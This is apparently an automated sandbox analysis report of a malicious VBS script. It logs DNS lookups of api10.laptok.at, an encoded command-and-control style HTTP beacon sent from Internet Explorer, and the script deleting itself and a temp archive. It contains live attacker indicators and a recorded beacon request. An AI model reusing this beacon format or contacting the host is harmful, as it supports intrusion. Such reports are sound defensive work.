| Dec 13, 2020 17:02:42.208503008 CET | 53 | 61721 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:02:43.012885094 CET | 51255 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:02:43.037542105 CET | 53 | 51255 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:02:43.822940111 CET | 61522 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:02:43.847445965 CET | 53 | 61522 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:02:44.647341013 CET | 52337 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:02:44.671535969 CET | 53 | 52337 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:02:45.459620953 CET | 55046 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:02:45.483692884 CET | 53 | 55046 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:02:46.274651051 CET | 49612 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:02:46.298968077 CET | 53 | 49612 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:00.925561905 CET | 49285 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:00.952888966 CET | 53 | 49285 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:20.172058105 CET | 50601 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:20.205077887 CET | 53 | 50601 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:20.609066963 CET | 60875 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:20.641936064 CET | 53 | 60875 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:21.274713039 CET | 56448 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:21.307708025 CET | 53 | 56448 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:21.599580050 CET | 59172 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:21.632401943 CET | 53 | 59172 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:21.937063932 CET | 62420 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:21.969980001 CET | 53 | 62420 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:22.358849049 CET | 60579 | 53 | 192.168.2.4 | 8.8.8.8 |

Copyright null 2020

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Dec 13, 2020 17:03:22.391585112 CET | 53 | 60579 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:22.848572969 CET | 50183 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:22.881692886 CET | 53 | 50183 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:23.469173908 CET | 61531 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:23.504720926 CET | 53 | 61531 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:23.542182922 CET | 49228 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:23.585747004 CET | 53 | 49228 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:24.697546959 CET | 59794 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:24.721820116 CET | 53 | 59794 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:25.071991920 CET | 55916 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:25.107757092 CET | 53 | 55916 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:27.830008984 CET | 52752 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:27.864939928 CET | 53 | 52752 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:27.907923937 CET | 60542 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:27.935091972 CET | 53 | 60542 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:27.975523949 CET | 60689 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:28.012748003 CET | 53 | 60689 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:37.008810043 CET | 64206 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:37.035933971 CET | 53 | 64206 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:37.087985992 CET | 50904 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:37.131149054 CET | 53 | 50904 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:39.002976894 CET | 57525 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:39.037302971 CET | 53 | 57525 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:56.483829021 CET | 53814 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:56.517723083 CET | 53 | 53814 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:03:57.485450029 CET | 53418 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:03:57.805910110 CET | 53 | 53418 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:04:12.622507095 CET | 62833 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:04:12.648217916 CET | 53 | 62833 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:04:13.899139881 CET | 59260 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:04:13.934354067 CET | 53 | 59260 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:04:26.478966951 CET | 49944 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:04:26.511954069 CET | 53 | 49944 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:04:27.478696108 CET | 49944 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:04:27.503103971 CET | 53 | 49944 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:04:28.492089033 CET | 49944 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:04:28.516575098 CET | 53 | 49944 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:04:30.492436886 CET | 49944 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:04:30.517889977 CET | 53 | 49944 | 8.8.8.8 | 192.168.2.4 |
| Dec 13, 2020 17:04:34.508023024 CET | 49944 | 53 | 192.168.2.4 | 8.8.8.8 |
| Dec 13, 2020 17:04:34.532538891 CET | 53 | 49944 | 8.8.8.8 | 192.168.2.4 |

## DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|---|---|---|---|---|---|---|---|
| Dec 13, 2020 17:03:57.485450029 CET | 192.168.2.4 | 8.8.8.8 | 0xb16e | Standard query (0) | api10.laptok.at | A (IP address) | IN (0x0001) |

## DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Dec 13, 2020 17:03:57.805910110 CET | 8.8.8.8 | 192.168.2.4 | 0xb16e | No error (0) | api10.laptok.at | | 47.241.19.44 | A (IP address) | IN (0x0001) |

## HTTP Request Dependency Graph

- api10.laptok.at

## HTTP Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.4 | 49783 | 47.241.19.44 | 80 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

Copyright null 2020

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Dec 13, 2020 17:03:58.109287977 CET | 5923 | OUT | GET /api1/tcaxpvd4aE8wKgoJlfYM2r/mfaTHqejrF6Ms/fbc5TC6Y/Ifyg72FAqKAjYDX6bHayr47/eRQRrltwQ5/64lRZGzla3M_2B0WA/kxTVS_2Fr7nt/rK_2BABkAtX/yDDo6_2B3pEN9H/NYwyDmo_2FYcvMVgPGpXD/Exdt_2FIBawltH_2/Fy0azIOxL7Yasif/vnkFJ0vm4N7tHBKMPY/K42llqWvr/aTpOJPo87yeEq9lUL2sh/sTONsr4H4kkXgR8pHPc/bMTnM0tyiyC_2FFNJsEa_0/A_0DFjfJrb9DF/SHbL_2BH/ZaYX_2BNdJdcrZzOwiVlaeh/daUI_2B_2BvtnK/3 HTTP/1.1<br>Accept: text/html, application/xhtml+xml, image/jxr, */*<br>Accept-Language: en-US<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Accept-Encoding: gzip, deflate<br>Host: api10.laptok.at<br>Connection: Keep-Alive |
| Dec 13, 2020 17:03:58.941121101 CET | 5924 | IN | HTTP/1.1 200 OK<br>Server: nginx<br>Date: Sun, 13 Dec 2020 16:03:58 GMT<br>Content-Type: text/html; charset=UTF-8<br>Transfer-Encoding: chunked<br>Connection: close<br>Vary: Accept-Encoding<br>Strict-Transport-Security: max-age=63072000; includeSubdomains<br>X-Content-Type-Options: nosniff<br>Content-Encoding: gzip<br>Data Raw: 31 34 0d 0a 1f 8b 08 00 00 00 00 00 00 03 03 00 00 00 00 00 00 00 00 00 0d 0a 30 0d 0a 0d 0a<br>Data Ascii: 140 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 1 | 192.168.2.4 | 49784 | 47.241.19.44 | 80 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |


| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Dec 13, 2020 17:03:59.136518955 CET | 5924 | OUT | GET /favicon.ico HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Host: api10.laptok.at<br>Connection: Keep-Alive |
| Dec 13, 2020 17:03:59.945102930 CET | 5925 | IN | HTTP/1.1 404 Not Found<br>Server: nginx<br>Date: Sun, 13 Dec 2020 16:03:59 GMT<br>Content-Type: text/html; charset=utf-8<br>Transfer-Encoding: chunked<br>Connection: close<br>Vary: Accept-Encoding<br>Content-Encoding: gzip<br>Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a<br>Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30 |

## Code Manipulations

## Statistics

### Behavior

- wscript.exe
- iexplore.exe
- iexplore.exe



Click to jump to process

# System Behavior

## Analysis Process: wscript.exe PID: 3000 Parent PID: 3424

### General

| | |
|---|---|
| Start time: | 17:02:41 |
| Start date: | 13/12/2020 |
| Path: | C:\Windows\System32\wscript.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs' |
| Imagebase: | 0x7ff732750000 |
| File size: | 163840 bytes |
| MD5 hash: | 9A68ADD12EB50DDE7586782C3EB9FF9C |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

#### File Deleted

| File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\bucket.zip | success or wait | 1 | 7FFA9A0D721F | DeleteFileW |
| C:\Users\user\Desktop\3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs | success or wait | 1 | 7FFA9A0D721F | DeleteFileW |

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

#### File Read

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|
| C:\Users\user\Desktop\3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs | unknown | 128 | success or wait | 19634 | 7FFA9A0C17B5 | ReadFile |
| C:\Users\user\Desktop\3a07d9bd-1b72-4b18-a990-8f53801474f5.vbs | unknown | 128 | end of file | 1 | 7FFA9A0C17B5 | ReadFile |

### Registry Activities

Copyright null 2020

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

## Analysis Process: iexplore.exe PID: 5900 Parent PID: 800

### General

| | |
|---|---|
| Start time: | 17:03:56 |
| Start date: | 13/12/2020 |
| Path: | C:\Program Files\internet explorer\iexplore.exe |
| Wow64 process (32bit): | false |
| Commandline: | 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding |
| Imagebase: | 0x7ff761ca0000 |
| File size: | 823560 bytes |
| MD5 hash: | 6465CB92B25A7BC1DF8E01D8AC5E7596 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

### Registry Activities

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| Key Path | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

## Analysis Process: iexplore.exe PID: 5460 Parent PID: 5900

### General

| | |
|---|---|
| Start time: | 17:03:56 |
| Start date: | 13/12/2020 |
| Path: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5900 CREDAT:17410 /prefetch:2 |
| Imagebase: | 0x300000 |
| File size: | 822536 bytes |
| MD5 hash: | 071277CC2E3DF41EEEA8013E2AB58D5A |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

Copyright null 2020

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

## Disassembly

### Code Analysis